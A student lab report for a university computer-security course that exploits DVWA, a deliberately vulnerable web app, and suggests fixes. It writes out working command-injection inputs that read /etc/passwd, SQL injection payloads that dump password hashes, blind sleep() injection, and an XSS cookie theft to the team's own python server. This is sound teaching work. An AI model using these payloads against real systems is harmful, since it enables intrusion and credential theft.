

Lebanese American University

Department of Computer Science and Mathematics



**CSC 435 – Computer Security**

**Lab 3**

**Instructor: Doctor Ayman Tajjedien**

**Team #1**

Mohamad Chebli - 201603008

Rabih Yamani - 201706550

Yehya Alameh - 201905950

Fatima Alzahraa Maarouf - 201900571


# Table of Contents

<b>Part 1: Prelab - Installation</b>	<b>3</b>
<b>Part 2: Command Execution and SQL Injection Challenges</b>	<b>6</b>
Command Execution on Low Level	6
Command Execution on Medium Level	8
Command Execution on High Level	10
Risks regarding the end user	11
How to patch the vulnerabilities	12
<b>SQL Injection</b>	<b>12</b>
Low Level	12
Medium Level	13
High Level	14
Risks regarding the end user	14
How to patch the vulnerabilities	15
<b>SQL Injection (blind)</b>	<b>15</b>
Low Level	15
Medium Level	16
High Level	17
Risks regarding the end user	18
How to patch the vulnerabilities	18
<b>Cross-site Scripting (XSS)</b>	<b>19</b>
XSS (DOM)	19
Low Level	19
Medium Level	21
High Level	21
XSS (Reflected)	22
Low Level	22
Medium Level	23
High Level	24
XSS (Stored)	24
Low Level	24
Medium Level	25
High Level	26
Risks regarding the end user	26
How to patch the vulnerabilities	26

<b>Brute Force Challenge</b>	<b>27</b>
Low Level	27
Medium Level	29
Risks regarding the end user	29
How to patch the vulnerabilities	29
<b>File Upload Challenge</b>	<b>30</b>
Low Level	30
Medium Level	31
Risks regarding the end user	32
How to patch the vulnerabilities	33
<b>CSP Bypass Challenge</b>	<b>33</b>
Low Level	33
Medium Level	34
High Level	34
Risks regarding the end user	35
How to patch the vulnerabilities	36
<b>References</b>	<b>36</b>

## Part 1: Prelab - Installation

1. The first step was to download and install Kali Linux on Virtual Box.
2. Next, we opened the terminal and changed our directory to **/var/www/html** since DVWA is a web app and we need to run it from there.
3. We downloaded DVWA using the following command **sudo git clone**  
<https://github.com/digininja/DVWA.git> (sudo was used since this operation needs root access)



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar says "kali@kali: /var/www/html". The terminal content is as follows:

```
fatal: could not create work tree dir 'DVWA': Permission denied
(kali㉿kali)-[~/var/www/html]
$ sudo git clone https://github.com/digininja/DVWA.git

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 3798, done.
remote: Counting objects: 100% (748/748), done.
remote: Compressing objects: 100% (228/228), done.
remote: Total 3798 (delta 577), reused 547 (delta 509), pack-reused 3050
Receiving objects: 100% (3798/3798), 1.67 MiB | 877.00 KiB/s, done.
Resolving deltas: 100% (1787/1787), done.

(kali㉿kali)-[~/var/www/html]
$
```

4. Then we used **sudo chmod -R 777 DVWA/** to have full permissions to DVWA.
5. Next, we changed our directory to **DVWA/config/** we created a copy of the file “**config.inc.php.dist**” named “**config.inc.php**”. This file contains the default configuration and we created a copy to keep the original file as a backup. Inside **config.inc.php** we changed the database username to **user** and password to **pass**.

```
(kali㉿kali)-[~/var/www/html]
$ sudo chmod -R 777 DVWA/
(kali㉿kali)-[~/var/www/html]
$ ls
DVWA index.html index.nginx-debian.html
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ cd DVWA/config/
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ ls
config.inc.php.dist
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ cp config.inc.php.dist config.inc.php
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 
```

6. The next step is to configure the database, we start the database using service mysql start then we log into mysql using **mysql -u root -p** and create a user using the following command **create user ‘user’@‘127.0.0.1 identified by ‘pass’**. We then granted the user all privileges on DVWA.

```
(kali㉿kali)-[~]
$ sudo mysql -u root -p
[sudo] password for kali:
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement


MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.004 sec)

MariaDB [(none)]> 
```

```
MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> █
```

7. Next, we started the **apache** server and made changes to the file **php.ini** using sublime text editor. **Allow\_url\_include = Off** → **Allow\_url\_include = On**



The terminal session shows the following steps:

- Starting the Apache2 service: `$ service apache2 start`
- Navigating to the Apache2 configuration directory: `$ cd /etc/php/8.1/apache2`
- Listing files in the configuration directory: `$ ls conf.d`
- Opening the `php.ini` file in Sublime Text editor: `$ subl php.ini`

**Sublime Text Editor View:**

```
kali@kali: /etc/php/8.1/apache2
File Actions Edit View Help
GNU nano 6.0
php.ini *
; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;
; Fopen wrappers ;
;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On█
```

8. Lastly, we opened the webapp in the browser and logged in using **admin** and **password** for the credentials.

# Part 2: Command Execution and SQL Injection Challenges

## Command Execution on Low Level

**1st vulnerability found:** System does not validate user input, so we tried to ping an arbitrary integer “10” and below is the output given.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}
```

The source code is not checking for any special characters.

### Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
PING 10 (0.0.0.10) 56(84) bytes of data.
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable

--- 10 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3073
```

**2nd vulnerability found:** We can trick the system into executing a command by providing input such as “arbitrary integer; command to be executed”.

To be more specific: “**1; ls -al**” to list all files in the current directory. Below is the output from the system.

## Ping a device

Enter an IP address:

```
PING 1 (0.0.0.1) 56(84) bytes of data.
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3023ms

total 20
drwxrwxrwx  4 root root 4096 Apr  5 14:23 .
drwxrwxrwx 16 root root 4096 Apr  5 14:23 ..
drwxrwxrwx  2 root root 4096 Apr  5 14:23 help
-rwxrwxrwx  1 root root 1839 Apr  5 14:23 index.php
drwxrwxrwx  2 root root 4096 Apr  5 14:23 source
```

Another command we tried is **1; cat /etc/passwd**. “Cat” displays the contents inside the file specified. Below is the output.

```
PING 1 (0.0.0.1) 56(84) bytes of data.
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3022ms

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

## Command Execution on Medium Level

1st vulnerability: Arbitrary numbers can still be run as input, the system is not checking for valid ip addresses.

**Ping a device**

Enter an IP address:

```
PING 100 (0.0.0.100) 56(84) bytes of data.  
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable  
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable  
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable  
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable  
  
--- 100 ping statistics ---  
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3067ms
```

Based on the source code, the characters “;” and “&&” are substituted with blank characters, so the command will no longer be executed (no output).

```
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Set blacklist  
    $substitutions = array(  
        '&&' => '',  
        ';'  => '',  
    );  
  
    // Remove any of the characters in the array (blacklist).  
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );  
  
    // Determine OS and execute the ping command.  
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    $html .= "<pre>{$cmd}</pre>";
```

Although, we can still trick the system to execute the command provided. We tried the input **1&ls - al** and **127.0.0.1 & hostname & whoami & ls ..**. Below is the output.

## Ping a device

Enter an IP address:

```
total 20
drwxrwxrwx  4 root root 4096 Apr  5 14:23 .
drwxrwxrwx 16 root root 4096 Apr  5 14:23 ..
drwxrwxrwx  2 root root 4096 Apr  5 14:23 help
-rw-rw-rwx  1 root root 1839 Apr  5 14:23 index.php
drwxrwxrwx  2 root root 4096 Apr  5 14:23 source
PING 1 (0.0.0.1) 56(84) bytes of data.
From 10.0.2.2 icmp_seq=1 Destination Net Unreachable
From 10.0.2.2 icmp_seq=2 Destination Net Unreachable
From 10.0.2.2 icmp_seq=3 Destination Net Unreachable
From 10.0.2.2 icmp_seq=4 Destination Net Unreachable

--- 1 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3041ms
```

## Ping a device

Enter an IP address:

```
www-data
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
kali
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.229 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.449 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.025/0.187/0.449/0.170 ms
```

## Command Execution on High Level

1st vulnerability: The system still does not validate user input for valid ip addresses: Output is the same as above.

Based on the source code, most special characters are checked for, however we can still trick the system to execute the command provided by not adding a space to “|”.

```
1  <?php
2
3  if( isset( $_POST[ 'Submit' ] ) ) {
4      // Get input
5      $target = trim($_REQUEST[ 'ip' ]);
6
7      // Set blacklist
8      $substitutions = array(
9          '&'  => '',
10         ';'   => '',
11         '| '  => '',
12         '-'   => '',
13         '$'   => '',
14         '('   => '',
15         ')'   => '',
16         '\''  => '',
17         '||'  => ''
18     );
19
20     // Remove any of the characters in the array (blacklist).
21     $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
22
23     // Determine OS and execute the ping command.
24     if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
25         // Windows
26         $cmd = shell_exec( 'ping ' . $target );
27     }
28     else {
29         // *nix
30         $cmd = shell_exec( 'ping -c 4 ' . $target );
31     }
32
33     // Feedback for the end user
34     $html .= "<pre>{$cmd}</pre>";
35 }
```

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
_apt:x:102:65534::/nonexistent:/usr/sbin/nologin
mysql:x:103:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:104:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:106:112:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
redsocks:x:107:113::/var/run/redsocks:/usr/sbin/nologin
```

```
speech-dispatcher:x:124:29:Speech Dispatcher,,,,:/run/speech-dispatcher:/bin/false
sslh:x:125:130::/nonexistent:/usr/sbin/nologin
postgres:x:126:131:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
pulse:x:127:132:PulseAudio daemon,,,,:/run/pulse:/usr/sbin/nologin
saned:x:128:135::/var/lib/saned:/usr/sbin/nologin
inetd sim:x:129:137::/var/lib/inetd sim:/usr/sbin/nologin
lightdm:x:130:138:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:131:139:colord colour management daemon,,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:132:140::/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,,:/home/kali:/usr/bin/zsh
```

## More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

Username: admin  
Security Level: high  
Locale: en

[View Source](#) [View Help](#)

## Risks regarding the end user

We found high risks regarding the end user in low, medium, and high levels since all commands can be executed by tricking the system using special characters.

## How to patch the vulnerabilities

The main role of the system is to ping ip addresses, therefore we should check for a valid ip address and display an error message otherwise.

Another way we can sanitize the input is by using “**escapeshellarg**” which will add single quotes around the string and therefore the command will not be executed.

<https://www.php.net/manual/en/function.escapeshellarg.php>

## SQL Injection

### Low Level

The system is designed to fetch users based on the input ID, however we managed to inject SQL commands like retrieving all users in the database and getting the database version.

x' || '1' = '1

Vulnerability: SQL Injection

User ID:  Submit

```
ID: x' || '1' = '1
First name: admin
Surname: admin

ID: x' || '1' = '1
First name: Gordon
Surname: Brown

ID: x' || '1' = '1
First name: Hack
Surname: Me

ID: x' || '1' = '1
First name: Pablo
Surname: Picasso

ID: x' || '1' = '1
First name: Bob
Surname: Smith
```

x' || 1=1 union select null, version() #

Vulnerability: SQL Injection

User ID:  Submit

```
ID: x' || 1=1 union select null, version() #
First name: admin
Surname: admin

ID: x' || 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: x' || 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: x' || 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: x' || 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: x' || 1=1 union select null, version() #
First name:
Surname: 10.5.12-MariaDB-1
```

## Medium Level

We managed to exploit the vulnerability by modifying the value in the option tag through the inspection tool. Once we insert the command **1 or 1=1 UNION SELECT user, password FROM users#** and submit, we get the results as shown in the second screenshot.

```
<div class="vulnerable_code_area">
  <form action="#" method="POST">
    <p>
      User ID:
    <select name="id">
      <option value="1 or 1=1 UNION SELECT user, password FROM users#>1</option>
      <option value="2">2</option>
      <option value="3">3</option>
    </select>
  </form>
</div>
```

# Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: admin  
 Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: Gordon  
 Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: Hack  
 Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: Pablo  
 Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: Bob  
 Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: admin  
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: gordonb  
 Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: 1337  
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#  
 First name: pablo  
 Surname: 8d187d09f5bbe48cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#

## High Level

Here we used the same command and it returned the results from the database.

The screenshot shows a Firefox browser window titled "SQL Injection Session Input :: Damn Vulnerable Web Application". The address bar shows the URL "127.0.0.1/DVWA/vulnerabilities/11". The main content area displays the results of a SQL injection attack. It shows a list of users from the "users" table:

ID	First name	Surname
1	admin	admin
2	admin	5f4dcc3b5aa765d61d8327deb882cf99
3	gordonb	e99a18c428cb38d5f260853678922e03
4	1337	8d3533d75ae2c3966d7e0d4fcc69216b
5	pablo	8d187d09f5bbe48cade3de5c71e9e9b7
6	smithy	5f4dcc3b5aa765d61d8327deb882cf99

The exploit used the command "ID: 1' UNION SELECT user, password FROM users#".

## Risks regarding the end user

In the low level we easily manipulated the system by running our own command to retrieve the database version. Therefore, we can modify and tamper with the database through the input field.

In the medium and high levels we can intercept the post requests, modify, and resend them to execute commands. Therefore, an attacker can perform a DDOS attack.

## How to patch the vulnerabilities

In the low level, we can fix the vulnerability by checking if the input is an integer and display an error message otherwise.

In the medium and high levels, we can use **mysql\_real\_escape\_string** and **prepared statements**. We can also **cast** the sql command to retrieve the user id to an **integer**.

## SQL Injection (blind)

### Low Level

In this level we determined the number of columns in the database table by running the command **1' order by 1#** and **1' order by 2#** which both gave a true output. However, on **1' order by 3#**, it was false, so we can conclude there are only 2 columns in the database table (first name, surname).

### Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://bobby-tables.com/>

## Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://ibobby-tables.com/>

## Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://ibobby-tables.com/>

## Medium Level

Here we used a sleep() function to attempt to slow down the query. We modified the POST request and input the command **1+and+sleep(5)#+**. Through the inspect tool we found that the query did take 5 seconds to provide the output.

The screenshot shows two views of the DVWA Network tab. The top view displays the Request section with a form containing 'id: "1' and 'sleep(5)' and a 'Submit' button. The bottom view shows the Timings section with a timeline bar indicating a total duration of 5.01s, with most time spent in the 'Waiting' phase.

## High Level

In this level we tried the command **1' and sleep(10)#** and submitted which resulted in slowing down the query by 10 seconds.

The screenshot shows the DVWA SQL Injection (Blind) module. On the left, a sidebar lists various vulnerability types, with 'SQL Injection (Blind)' selected. The main content area displays a message: 'Click [here](#) to change your ID.' and 'User ID is MISSING from the database.' Below this is a 'More Information' section with links to external resources. A modal window titled 'Blind SQL Injection Cookie Input :: Damn Vulnerable Web Application' is open, showing a text input field containing '1 and sleep (10)#' and a 'Submit' button.

At the bottom, the Network tab of the Burp Suite interface is visible, showing a list of requests. The top request, for '/DVWA/vulnerabilities/sql\_injection/?id=4', is highlighted. The 'Timings' column provides detailed timing information for each step of the request, including DNS Resolution, Connecting, TLS Setup, Sending, and Waiting phases.

## Risks regarding the end user

Risks include DDOS attacks and slowing down the query results. We can intercept the POST request using **Burp Suite** then modify the request and resend it to execute a command.

## How to patch the vulnerabilities

We can fix the vulnerability by checking if the input is an integer and display an error message otherwise.

In the medium and high levels, we can use **mysql\_real\_escape\_string** and **prepared statements**. We can also **cast** the sql command to retrieve the user id to an **integer**.

## Part 3

### Cross-site Scripting (XSS)



#### XSS (DOM)

##### Low Level

In this level we managed to run a simple **alert()** script by manipulating the DOM from the inspect tools in the browser which also allowed us to display the cookie. Then we started a python server to intercept and steal the cookie. This will allow us to send the malicious URL to a victim and once they open it they will be redirected to the page with our web server and request the cookie. The vulnerability found is that the system is not checking for **<script>** tags in the URL.

```
r <select name="default">
  ▶ <script>[]</script>
    <option value=<script>alert("hello world")</script>">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
```





## Directory listing for **?cookie=PHPSESSID=i987edb0uf4taom4gq2sfi0s6l; security=low**

- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.face](#)
- [.face.icon@](#)
- [.mysql\\_history](#)
- [.profile](#)
- [.zsh\\_history](#)
- [.zshrc](#)


```
(root㉿kali)-[~]
# python -m http.server 1337
